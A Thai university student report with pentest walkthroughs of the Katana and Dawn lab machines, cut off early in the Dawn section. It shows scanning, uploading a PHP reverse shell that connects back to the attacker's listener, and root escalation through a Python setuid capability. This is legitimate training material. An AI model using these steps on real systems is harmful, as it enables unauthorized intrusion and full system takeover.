



โครงการ

Pentest Walkthrough (Katana Walkthrough, Dawn Walkthrough, DC-1 Walkthrough)

เสนอ

นาวาอากาศตรี ดร.เอก ไสยหงษ์

จัดทำโดย

นายณัฐนนท์ ตานสานสินทร์ 1640704761

นายเจษฎา สิงห์ล่อ 1640704910

นายณัฐสิทธิ์ ทุศิรี 1640706576

ภาคการศึกษาที่ 2 ปีการศึกษา 2566

ภาควิชาวิทยาการคอมพิวเตอร์มุ่งเน้นวิทยาการข้อมูลและความมั่นคงปลอดภัยไซเบอร์

มหาวิทยาลัยกรุงเทพ

คำนำ

โครงการนี้เป็นการศึกษาและสร้าง Pentest Walkthrough สำหรับเครื่องเซิร์ฟเวอร์แบบเสมือน Katana, Dawn และ DC-1 ซึ่งเป็นเครื่องทดสอบที่มีความนิยมในวงการความมั่นคงปลอดภัย เราจะเรียนรู้และฝึกฝนทักษะในการทดสอบความมั่นคงปลอดภัยของระบบและเครือข่ายโดยใช้เครื่องมือและเทคนิคที่เหมาะสม

ในการทำโครงการนี้ เราจะต้องทำการศึกษาเกี่ยวกับแต่ละเครื่องเซิร์ฟเวอร์อย่างละเอียด เริ่มตั้งแต่การติดตั้งและการกำหนดค่าพื้นฐานไปจนถึงการทดสอบช่องโหว่และปรับปรุงความปลอดภัย

การเขียน Pentest Walkthrough จะเป็นการบันทึกขั้นตอนและขั้นตอนการดำเนินงานทั้งหมดที่เราทำในขั้นตอนการทดสอบ ซึ่งจะมีรายละเอียดเกี่ยวกับการสแกนและการค้นหาช่องโหว่ การใช้ exploit และเทคนิคการบุกรุกอื่นๆ เพื่อเข้าถึงระบบและข้อมูล

ผ่านการทดสอบและสรุปผลการวิเคราะห์ของแต่ละเครื่องเซิร์ฟเวอร์ เราจะสามารถระบุช่องโหว่และจุดอ่อนทางด้านความมั่นคงปลอดภัย และนำเสนอข้อเสนอแนะเพื่อปรับปรุงความปลอดภัยของระบบและเครือข่ายได้อย่างเหมาะสม

โครงการนี้จะเสนอแนวทางและขั้นตอนการทำ Pentest Walkthrough สำหรับเครื่องเซิร์ฟเวอร์ Katana, Dawn และ DC-1 เพื่อให้ผู้ที่สนใจในด้านความมั่นคงปลอดภัยได้เรียนรู้และฝึกฝนทักษะในการทดสอบความมั่นคงปลอดภัยของระบบและเครือข่ายในสภาพแวดล้อมที่จำลองใกล้เคียงกับสถานการณ์จริง

คณะผู้จัดทำ


สารบัญ

VMที่	หน้า
1.Katana Walkthrough	1
Step 0 : setup	1
Step 1 : Reconnaissance/Scanning	2
Step 3 : Exploiting	3
Step 4 : Privilege Escalation	8
2. Dawn Walkthrough	10
Step 0 : setup	10
Step 1 : Explore	11
Step 2 : Attack	14
Step 3 : ค้นหา flag	16
Step 4 : Privilege Escalation	16
3. DC-1 Walkthrough	19

1. Katana Walkthrough


Step 0 : setup


1.ดาวน์โหลดไฟล์ universal.ovpn ที่ <https://portal.offsec.com/labs/play> เพื่อจะทำการต่อ VPN



2.เปิดTerminalที่มีไฟล์อยู่และเชื่อมต่อ VPN ด้วยคำสั่ง `openvpn universal.ovpn`

```
(root@kali)-[/home/kali/Desktop]
# openvpn universal.ovpn
2024-05-14 11:36:52 Note: Treating option '--ncp-ciphers' as '--data-ciphers' (renamed in OpenVPN 2.5).
2024-05-14 11:36:52 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-05-14 11:36:52 library versions: OpenSSL 3.0.11 19 Sep 2023, LZO 2.10
2024-05-14 11:36:52 DCO version: N/A
2024-05-14 11:36:53 TCP/UDP: Preserving recently used remote address: [AF_INET]51.79.170.67:1194
2024-05-14 11:36:53 UDPv4 link local: (not bound)
2024-05-14 11:36:53 UDPv4 link remote: [AF_INET]51.79.170.67:1194
2024-05-14 11:36:53 [offensive-security.com] Peer Connection Initiated with [AF_INET]51.79.170.67:1194
2024-05-14 11:36:59 TUN/TAP device tun0 opened
2024-05-14 11:36:59 net_iface_mtu_set: mtu 1500 for tun0
2024-05-14 11:36:59 net_iface_up: set tun0 up
2024-05-14 11:36:59 net_addr_v4_add: 192.168.45.213/24 dev tun0
2024-05-14 11:36:59 Initialization Sequence Completed
```

3.เปิดเครื่อง Katana โดยกดที่ปุ่ม  (start)



ip ที่ได้คือ: 192.168.179.83

Step 1 : Reconnaissance/Scanning

1.หาport ที่เปิดอยู่ทั้งหมดโดยใช้คำสั่ง nmap -p- 192.168.179.83

```
(root@kali)-[~]
# nmap -p- 192.168.179.83
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-14 12:11 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.05% done; ETC: 12:12 (0:01:03 remaining)
Stats: 0:04:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.81% done; ETC: 12:17 (0:01:25 remaining)
Nmap scan report for 192.168.179.83
Host is up (0.085s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
7080/tcp  open  empowerid
8088/tcp  open  radan-http
8715/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 389.18 seconds
```

มี 6 port ที่เปิดอยู่ได้แก่

21/tcp (ftp)

22/tcp (ssh)

80/tcp (http)

7000/tcp (empowerid)

8088/tcp (radan-http)

8715/tcp (unknown)

2. ใช้ `dirb http://192.168.179.83:8088 -x .html -r` เพื่อสแกนหาไฟล์ที่มีนามสกุล `.html` ที่ port 8088

```
(root@kali)-[~]
# dirb http://192.168.179.83:8088 -x .html -r

DIRB v2.22
By The Dark Raver

START_TIME: Tue May 14 12:19:46 2024
URL_BASE: http://192.168.179.83:8088/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive
EXTENSIONS_LIST: (.html) | (.html) [NUM = 1]

become the more you are able to hear"

GENERATED WORDS: 4612

— Scanning URL: http://192.168.179.83:8088/ —
+ http://192.168.179.83:8088/error404.html (CODE:200|SIZE:195)
+ http://192.168.179.83:8088/index.html (CODE:200|SIZE:655)
+ http://192.168.179.83:8088/upload.html (CODE:200|SIZE:6480)

END_TIME: Tue May 14 12:26:38 2024
DOWNLOADED: 4612 - FOUND: 3
```

พบ 3 ไฟล์ที่มีอยู่ในเซิร์ฟเวอร์:

<http://192.168.179.83:8088/error404.html>

<http://192.168.179.83:8088/index.html>

<http://192.168.179.83:8088/upload.html>

Step 3 : Exploiting

1. หาที่อยู่ของไฟล์ `php-reverse-shell.php` โดยใช้คำสั่ง `locate php-reverse-shell.php`

```
(root@kali)-[~]
# locate php-reverse-shell.php
/usr/share/audanum/php/php-reverse-shell.php
/usr/share/audanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/audanum-1.0/php/php-reverse-shell.php
/usr/share/seclists/Web-Shells/audanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```

ได้ที่อยู่ของไฟล์ที่ใดเรกเจอ: `/usr/share/webshells/php`

2. ใช้คำสั่ง `cd` ไปที่ไดเรกทอรี `/usr/share/webshells/php`

```
(root@kali)-[~]
# cd /usr/share/webshells/php

(root@kali)-[/usr/share/webshells/php]
#
```

3. ดู ip เครื่อง kali ด้วยคำสั่ง `ifconfig`

```
(root@kali)-[/usr/share/webshells/php]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.244.135 netmask 255.255.255.0 broadcast 192.168.244.255
    inet6 fe80::ce6d:2b67:7140:d7b9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:60:1c:0b txqueuelen 1000 (Ethernet)
    RX packets 307478 bytes 45781784 (43.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 633317 bytes 48089346 (45.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2978 bytes 146902 (143.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2978 bytes 146902 (143.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 192.168.45.213 netmask 255.255.255.0 destination 192.168.45.213
    inet6 fe80::d0ce:a9a4:fcf3:772a prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 126252 bytes 7236104 (6.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 130160 bytes 6440172 (6.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ip ที่ได้คือ: 192.168.45.213

4. แก้ไขไฟล์ `php-reverse-shell.php` ด้วยการคำสั่ง `nano php-reverse-shell.php`

```
(root@kali)-[/usr/share/webshells/php]
# nano php-reverse-shell.php
```


5.ทำการแก้ไขที่บรรทัด \$ip ในเครื่องหมาย ' ' ให้เป็น ip ที่ดูมาจากคำสั่ง ifconfig

```

root@kali: /usr/share/webshells/php
File Actions Edit View Help
GNU nano 7.2 php-reverse-shell.php
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return F
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are ra
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.213'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
^C Location
^_ Go To Line


```

หลังแก้ไขเสร็จ กด Ctrl X และ Enter เพื่อออก (หรือกด Ctrl S save และ Ctrl X เพื่อออกได้)


6. ใช้ Netcat เพื่อเปิดการฟังการเชื่อมต่อที่พอร์ต 1234 ด้วยคำสั่ง `nc -lvp 1234`

```
(root@kali)-[/usr/share/webshells/php]
# nc -lvp 1234
listening on [any] 1234 ...
```


7. เปิดเว็บเบราว์เซอร์และเข้าไปที่ <http://192.168.179.83:8088/upload.html>



8. ทำการอัปโหลดไฟล์ php-reverse-shell.php ที่แก้ไขมา โดยกดที่ปุ่ม Browse... และเลือกไฟล์ php-reverse-shell.php ที่ไดเรกทอรี /usr/share/webshells/php เมื่อเลือกเสร็จทำการกด Submit Query



9. หลังอัปโหลดเสร็จให้สังเกตข้อมูลที่ข้อความว่าไฟล์ถูกเปลี่ยนเส้นทางไปที่ Katana php-reverse-shell.php



10. เข้า http://192.168.179.83:8715/katana_php-reverse-shell.php เปลี่ยนจาก port 8088 เนื่องจากที่เราใช้ nmap สแกนมา port 8715 ขึ้น service ที่เป็น unknown

Q 192.168.179.83:8715/katana_php-reverse-shell.php

11. กลับมาดูที่เราใช้คำสั่ง Netcat ไว้มีการเชื่อมต่อแล้วเรียบร้อย

```
(root@kali)-[/usr/share/webshells/php]
# nc -lvp 1234
listening on [any] 1234 ...
192.168.179.83: inverse host lookup failed: Unknown host
connect to [192.168.45.213] from (UNKNOWN) [192.168.179.83] 50586
Linux katana 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
13:08:29 up 1:10, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

12. ทำการเชื่อมต่อเชลล์ ด้วยคำสั่ง `python -c 'import pty; pty.spawn("/bin/bash")'` โดยคำสั่งนี้จะทำการรันโค้ด Python ที่จะนำเข้าโมดูล pty ซึ่งใช้สำหรับการจัดการ pseudo-terminal และสร้าง pseudo-terminal ใหม่และรัน bash shell ภายในนั้น

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@katana:/$
```

Step 4 : Privilege Escalation

1. ใช้คำสั่ง `whoami` เช็คสิทธิ์ที่ได้

```
www-data@katana:/$ whoami
www-data
www-data@katana:/$
```

สิทธิ์ที่ได้ตอนนี้ เป็น www-data

2. ทำการยกระดับสิทธิ์โดยเริ่มจากการใช้คำสั่ง `getcap -r / 2>/dev/null`

```
www-data@katana:/$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/python2.7 = cap_setuid+ep
www-data@katana:/$
```

3. ตามด้วยคำสั่ง `/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'`
 คำสั่งนี้จะพยายามทำการเปลี่ยนแปลงสิทธิ์การเข้าถึง (setuid) เพื่อให้กระบวนการทำงานด้วยสิทธิ์ root (UID 0) และเรียกใช้ command shell (/bin/bash) ทำให้ผู้ใช้ที่รันคำสั่งนี้สามารถเข้าถึงสิทธิ์ root และทำการควบคุมเครื่องได้โดยตรง

```
www-data@katana:/$ /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
<c 'import os; os.setuid(0); os.system("/bin/bash")'
root@katana:/#
```

4. ใช้คำสั่ง `whoami` เช็คสิทธิ์อีกครั้ง

```
root@katana:/# whoami
whoami
root
```

ได้สิทธิ์เป็น root แล้วเรียบร้อย


2. Dawn Walkthrough

Step 0 : setup

1. เข้าสู่เว็บไซต์ Offsec
2. เลือก Explore > Labs > Play
3. กด Start (IP เครื่องเป้าหมายจะปรากฏหลังจากกด Start 60 วินาที)



4. กด Download VPN file เพื่อใช้ในการเชื่อมต่อ VPN



5. เปิด Kali

6. ใช้คำสั่ง `openvpn` <ชื่อไฟล์จากขั้นตอนที่ 4> เพื่อเชื่อมต่อ VPN


```
(kali@kali) ~ - ssh://kali@192.168.45.174
kali@kali:~$ openvpn universal.ovpn
2024-05-16 03:40:08 Note: Treating option '--ncp-ciphers' as '--data-ciphers' (renamed in OpenVPN 2.5).
2024-05-16 03:40:08 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-05-16 03:40:08 library versions: OpenSSL 3.1.4 24 Oct 2023, LZO 2.10
2024-05-16 03:40:08 DCO version: N/A
2024-05-16 03:40:13 TCP/UDP: Preserving recently used remote address: [AF_INET]51.79.170.83:1194
2024-05-16 03:40:13 UDPv4 link local: (not bound)
2024-05-16 03:40:13 UDPv4 link remote: [AF_INET]51.79.170.83:1194
2024-05-16 03:40:13 [offensive-security.com] Peer Connection Initiated with [AF_INET]51.79.170.83:1194
2024-05-16 03:40:21 TUN/TAP device tun1 opened
2024-05-16 03:40:21 net_iface_mtu_set: mtu 1500 for tun1
2024-05-16 03:40:21 net_iface_up: set tun1 up
2024-05-16 03:40:21 net_addr_v4_add: 192.168.45.174/24 dev tun1
2024-05-16 03:40:21 sitnl_send: rtnl: generic error (-17): File exists
2024-05-16 03:40:21 Initialization Sequence Completed
```

Step 1 : Explore

1.Port Discover (ค้นหาPortที่เปิดอยู่บนเครื่องเหยื่อ) ด้วยคำสั่ง nmap <target_ip>

```
(kali@kali)~$ nmap 192.168.157.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 03:41 EDT
Nmap scan report for 192.168.157.11
Host is up (0.037s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
```

2.พบว่าพอร์ต 80 เปิดอยู่ ให้ลองเข้าไปดูที่ IP address ในเบราว์เซอร์ แต่ไม่พบข้อมูลที่เป็นประโยชน์



3.ค้นหา Directory เพื่อหาข้อมูลที่เป็นประโยชน์ด้วยโปรแกรม DirBuster


- ใส่ http://<target_ip:target_port>/ ที่ช่อง Target URL

Target URL (eg http://example.com:80/)

